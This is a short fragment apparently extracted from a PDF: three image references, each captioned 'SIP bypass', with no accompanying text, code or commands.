
SIP bypass




SIP bypass




SIP bypass



